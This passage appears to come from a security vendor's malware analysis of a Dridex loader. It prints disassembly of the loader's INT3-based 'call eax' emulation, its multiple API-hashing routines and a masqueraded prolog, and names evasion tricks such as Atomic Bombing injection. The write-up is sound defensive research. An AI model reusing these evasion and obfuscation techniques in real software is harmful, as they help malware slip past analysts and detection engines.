.rdata:72A434BC
.rdata:72A434BD                 call    near ptr get_proc_address
.rdata:72A434C2                 test    eax, eax
.rdata:72A434C4                 jz      short loc_72A434CC
.rdata:72A434C6                 push    0
.rdata:72A434C8                 push    0FFFFFFFFh
.rdata:72A434CA                 int     3               ; Trap to Debugger
.rdata:72A434CB                 int     3               ; Trap to Debugger
.rdata:72A434CC
.rdata:72A434CC loc_72A434CC:                           ; CODE XREF: exception_handler_function+23↑j
.rdata:72A434CC                                         ; .rdata:72A434C4↑j
.rdata:72A434CC                 mov     eax, [edi+4]
.rdata:72A434CF                 add     [eax+CONTEXT._Esp], 0FFFFFFFCh ; ESP = ESP - 4
.rdata:72A434D6                 mov     edx, [edi+4]
.rdata:72A434D9                 lea     ecx, [edx+CONTEXT._Esp] ; ECX = CONTEXT.ESP
.rdata:72A434DF                 mov     eax, [ecx]      ; EAX = [ECX] = CONTEXT.ESP
.rdata:72A434E1                 mov     ecx, [ecx-0Ch]  ; Exception Address
.rdata:72A434E4                 add     ecx, 2
.rdata:72A434E7                 mov     [eax], ecx      ; PUSH RETURN ADDRESS ON STACK
.rdata:72A434E9                 mov     eax, [edi+4]
.rdata:72A434EC                 lea     edx, [eax+CONTEXT._Eax]
.rdata:72A434F2                 mov     edi, [edx]
.rdata:72A434F4                 mov     [edx+8], edi    ; Set CONTEXT.EIP = C.EAX = API ADDRESS
.rdata:72A434F7                 xor     eax, eax
```

Figure 15. Exception handler emulating call eax.

As can be seen in Figure 15, in the case of EXCEPTION_BREAKPOINT, the call eax instruction is being emulated. For the sandbox, this should not be a problem; however, it can hinder manual analysis. As can be seen, the exception handler only emulates one instruction. Patching these two INT3 instructions with call eax should not be a big deal. A simple IDA script to patch all CC CC instructions with FF D0 should do the trick.

```
.text:741A57E9 loc_741A57E9:                           ; CODE XREF: sub_741A57DC+5A↓j
.text:741A57E9                 push    50h ; 'P'
.text:741A57EB                 push    14h
.text:741A57ED                 push    3
.text:741A57EF                 pop     edx
.text:741A57F0                 lea     ecx, [esp+20h+var_18]
.text:741A57F4                 call    sub_741ADD28
.text:741A57F9                 push    0A52C28B3h
.text:741A57FE                 push    10154545h
.text:741A5803                 call    sub_741B303C
.text:741A5808                 test    eax, eax
.text:741A580A                 jz      short loc_741A5811
.text:741A580C                 push    dword ptr [esp+18h+var_18]
.text:741A580F                 call    eax
.text:741A5811
.text:741A5811 loc_741A5811:                           ; CODE XREF: sub_741A57DC+2E↑j
.text:741A5811                 push    0Ah
.text:741A5813                 pop     ecx
.text:741A5814                 call    sub_741B223C
.text:741A5819                 mov     ebx, ebp
.text:741A581B                 lea     ecx, [esp+18h+var_18]
.text:741A581E                 call    sub_741AD020
.text:741A5823
.text:741A5823 loc_741A5823:                           ; CODE XREF: sub_741A57DC+58↓j
```

Figure 16. Patched INT3 instruction with “call eax”.

API Hashing

API Hashing is trivial, however, we observed a few obfuscations and variations in this Dridex Loader.

1. Multiple hashing functions.
2. Masqueraded Prolog for hashing function.

We observed that, in order to hinder analysis further, this Dridex Loader is using multiple hashing functions. We observed at least two hashing functions and one masqueraded Prolog function, as can be seen below.

```
.text:7440201C                                   ; char *__thiscall sub_7440201C(_DWORD *this)
.text:7440201C                                   sub_7440201C    proc near               ; CODE XREF: sub_74401000+1A8↑p
.text:7440201C 55                                                push    ebp
.text:7440201D 8B E9                                             mov     ebp, ecx
.text:7440201F 68 FB E4 E5 DE                                    push    0DEE5E4FBh
.text:74402024 68 07 84 33 FE                                    push    0FE338407h
.text:74402029 E8 A6 E2 00 00                                    call    sub_744102D4    ; ntdll_NtMapViewOfSection
.text:7440202E 68 B1 E5 BB EA                                    push    0EABBE5B1h
.text:74402033 68 07 84 33 FE                                    push    0FE338407h
.text:74402038 89 85 2C 04 00 00                                 mov     [ebp+42Ch], eax
.text:7440203E E8 91 E2 00 00                                    call    sub_744102D4    ; ntdll_NtUnmapViewOfSection
.text:74402043 68 AC F5 85 9A                                    push    9A85F5ACh
.text:74402048 68 07 84 33 FE                                    push    0FE338407h
.text:7440204D 89 85 30 04 00 00                                 mov     [ebp+430h], eax
.text:74402053 E8 7C E2 00 00                                    call    sub_744102D4    ; ntdll_NtAllocateVirtualMemory
.text:74402058 68 19 14 25 93                                    push    93251419h
.text:7440205D 68 07 84 33 FE                                    push    0FE338407h
.text:74402062 89 85 34 04 00 00                                 mov     [ebp+434h], eax
.text:74402068 E8 67 E2 00 00                                    call    sub_744102D4    ; ntdll_NtFreeVirtualMemory
.text:7440206D 68 D0 C0 DE 26                                    push    26DEC0D0h
.text:74402072 68 07 84 33 FE                                    push    0FE338407h
.text:74402077 89 85 38 04 00 00                                 mov     [ebp+438h], eax
.text:7440207D E8 52 E2 00 00                                    call    sub_744102D4    ; ntdll_NtProtectVirtualMemory
.text:74402082 68 C6 9C A6 A7                                    push    0A7A69CC6h
.text:74402087 68 07 84 33 FE                                    push    0FE338407h
.text:7440208C 89 85 3C 04 00 00                                 mov     [ebp+43Ch], eax
.text:74402092 E8 3D E2 00 00                                    call    sub_744102D4    ; ntdll_NtWaitForSingleObject
.text:74402097 68 F5 1D 9C 1A                                    push    1A9C1DF5h
.text:7440209C 68 07 84 33 FE                                    push    0FE338407h
.text:744020A1 89 85 40 04 00 00                                 mov     [ebp+440h], eax
.text:744020A7 E8 28 E2 00 00                                    call    sub_744102D4    ; ntdll_NtSetEvent
.text:744020AC 68 17 1D FA 77                                    push    77FA1D17h
.text:744020B1 68 07 84 33 FE                                    push    0FE338407h
.text:744020B6 89 85 44 04 00 00                                 mov     [ebp+444h], eax
.text:744020BC E8 13 E2 00 00                                    call    sub_744102D4    ; ntdll_NtClose
.text:744020C1 68 94 75 B2 AB                                    push    0ABB27594h
.text:744020C6 68 07 84 33 FE                                    push    0FE338407h
.text:744020CB 89 85 48 04 00 00                                 mov     [ebp+448h], eax
.text:744020D1 E8 FE E1 00 00                                    call    sub_744102D4    ; ntdll_memcpy
.text:744020D6 68 4D 4C 90 FE                                    push    0FE904C4Dh
.text:744020DB 68 07 84 33 FE                                    push    0FE338407h
.text:744020E0 89 85 4C 04 00 00                                 mov     [ebp+44Ch], eax
.text:744020E6 E8 E9 E1 00 00                                    call    sub_744102D4    ; ntdll_memset
.text:744020EB 68 67 20 E7 0D                                    push    0DE72067h
.text:744020F0 68 07 84 33 FE                                    push    0FE338407h
.text:744020F5 89 85 50 04 00 00                                 mov     [ebp+450h], eax
.text:744020FB E8 D4 E1 00 00                                    call    sub_744102D4    ; ntdll_RtlExitUserThread
.text:74402100 68 DC FB FF 82                                    push    82FFFBDCh
.text:74402105 68 07 84 33 FE                                    push    0FE338407h
.text:7440210A 89 85 54 04 00 00                                 mov     [ebp+454h], eax
.text:74402110 E8 BF E1 00 00                                    call    sub_744102D4    ; ntdll_RtlCreateHeap
.text:74402115 68 33 83 27 DB                                    push    0DB278333h
.text:7440211A 68 07 84 33 FE                                    push    0FE338407h
```

Figure 17. API hashing function sub_744102D4

```
.text:7441303C
.text:7441303C                                          ; int __userpurge get_proc_address_1@<eax>
.text:7441303C                                          get_proc_address_1 proc near         ;
.text:7441303C                                                                               ;
.text:7441303C
.text:7441303C                                          arg_0           = dword ptr  4
.text:7441303C                                          arg_4           = dword ptr  8
.text:7441303C
.text:7441303C 8B 44 24 04                                              mov     eax, [esp+arg_0]
.text:74413040 8B 54 24 08                                              mov     edx, [esp+arg_4]
.text:74413040                                          get_proc_address_1 endp
.text:74413040
.text:74413044
.text:74413044                                          ; =============== S U B R O U T I N E ====
.text:74413044
.text:74413044
.text:74413044                                          ; char *__userpurge get_proc_address_1_mas
.text:74413044                                          get_proc_address_1_mas proc near     ;
.text:74413044                                                                               ;
.text:74413044 57                                                       push    edi
.text:74413045 53                                                       push    ebx
.text:74413046 8B FA                                                    mov     edi, edx
.text:74413048 8B CF                                                    mov     ecx, edi
.text:7441304A 33 D2                                                    xor     edx, edx
.text:7441304C 42                                                       inc     edx
.text:7441304D 8B D8                                                    mov     ebx, eax
.text:7441304F E8 D4 D2 FF FF                                           call    sub_74410328
.text:74413054 85 C0                                                    test    eax, eax
```

Figure 18. Masqueraded Prolog function.

It can be seen that the Prolog of the get_proc_address_1 function is not normal. The registers eax and edx are being used to pass module hash and API hash to the get_proc_address_1_mas function. It is possible to call get_proc_address_1 to set eax and edx. Alternatively, they can be set before calling get_proc_address_1_mas. If a researcher is writing an automation for resolving APIs – such as using AppCall – it is important to watch out for this trick.

We used the IDA AppCall feature to extract all APIs used in the loader. Based on extracted APIs, this Dridex Loader is not different from the Dridex Loader that was observed in early 2021.

Key functions of the Dridex Loader:

1. Check process privileges.
2. AdjustToken privileges.
3. GetSystemInfo
4. Uses the “Atomic Bombing” injection technique to load core payload downloaded from command and control server.

The Dridex Loader has been extensively analyzed. Here, we focused mainly on small tricks used across the infection chain to avoid detection and slow down analysis.

Conclusion

We observed a continued evolution of the infection chain. We saw how malware authors can evade detection engines using legitimate services such as Discord and OneDrive. We analyzed how malware authors continue to add more stages in the infection chain.

Lastly, we briefly looked into the Dridex payload. Although the final payload was similar to the previous Dridex version in terms of behaviour, we noticed an additional unpacking stage and a couple of new changes in the API hashing function. These simple yet powerful tricks that can be challenging for malware analysts, helping the malware avoid detection and slow down analysis.

Palo Alto Networks customers receive protections against the attacks discussed here through Cortex XDR or the WildFire cloud-delivered security subscription for the Next-Generation Firewall.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Indicators of Compromise

Indicators of compromise related to the malware discussed here can be found on GitHub.